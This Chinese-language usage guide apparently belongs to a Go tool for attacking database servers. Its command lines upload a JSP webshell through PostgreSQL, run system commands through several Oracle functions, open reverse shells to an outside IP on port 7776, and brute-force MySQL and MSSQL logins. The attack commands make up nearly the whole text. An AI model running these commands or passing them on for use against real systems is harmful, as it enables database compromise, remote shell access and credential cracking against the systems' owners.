
列目录
go run main.go -postgre -ruser "postgres" -pwd "postgres" -rhost 192.168.111.139 -rport "5432" -list -file "./"

循环列目录
go run main.go -postgre -ruser "postgres" -pwd "postgres" -rhost 192.168.111.139 -rport "5432" -list -console
上传webshell
go run main.go -postgre -ruser "postgres" -pwd "postgres" -rhost 192.168.111.139 -rport "5432" -write -uploadpath "/tmp/shell.jsp" -e "jsp"

Oracle
使用之前需要安装oracle客户端
Windows下安装方法
解压下载的instantclient_21_8压缩包,将解压路径添加到系统变量path
 Linux下正常支持Redis、Mysql、SQL Server、Postgresql,如想使用Oracle功能需要安装Oracle客户端驱动。在Kali下所有功能可完美运行
获取sql shell
go run .\main.go -oracle -rhost 192.168.111.139 -rport 1521 -ruser test -pwd "1qaz@WSX" -sid helowin -cli

DBMS_Export_Extention循环执行命令
go run .\main.go -oracle -rhost 192.168.111.139 -rport 1521 -ruser system -pwd "1qaz@WSX" -sid lhr10g -dee -console

DBMS_Export_Extention执行单条命令
go run .\main.go -oracle -rhost 192.168.111.139 -rport 1521 -ruser system -pwd "1qaz@WSX" -sid lhr10g -dee -docmd -cmd "whoami"

DBMS_Export_Extention反弹shell
go run .\main.go -oracle -rhost 192.168.111.139 -rport 1521 -ruser system -pwd "1qaz@WSX" -sid lhr10g -lhost 175.178.233.198 -lport 7776 -dee -re


DBMS_XMLQUERY循环执行系统命令
go run .\main.go -oracle -rhost 192.168.111.139 -rport 1521 -ruser system -pwd "1qaz@WSX" -sid lhr10g -dx -console

DBMS_XMLQUERY执行单条系统命令
go run .\main.go -oracle -rhost 192.168.111.139 -rport 1521 -ruser system -pwd "1qaz@WSX" -sid lhr10g -dx -docmd -cmd "whoami"

卸载命令执行函数
go run .\main.go -oracle -rhost 192.168.111.139 -rport 1521 -ruser system -pwd "1qaz@WSX" -sid lhr10g -del

dbms_java_test.funcall反弹shell
go run .\main.go -oracle -rhost 192.168.111.139 -rport 1521 -ruser system -pwd "1qaz@WSX" -sid lhr10g -lhost 175.178.233.198 -lport 7776 -fc


爆破数据库账号密码
Mysql
go run .\main.go -rhost 192.168.111.206 -rport 3306 -crack -m mysql


MSSQL
go run .\main.go -rhost 192.168.111.223 -rport 1433 -crack -m mssql
